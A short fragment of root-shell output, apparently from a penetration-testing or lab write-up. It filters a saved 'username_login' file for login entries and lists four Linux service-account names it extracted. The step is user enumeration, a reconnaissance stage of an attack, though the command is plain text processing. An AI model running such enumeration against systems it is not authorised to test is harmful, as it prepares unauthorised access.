└──# cat username_login | grep Login | awk '{print $2}' > username_login.txt
usbmux
avahi
pulse
colord
```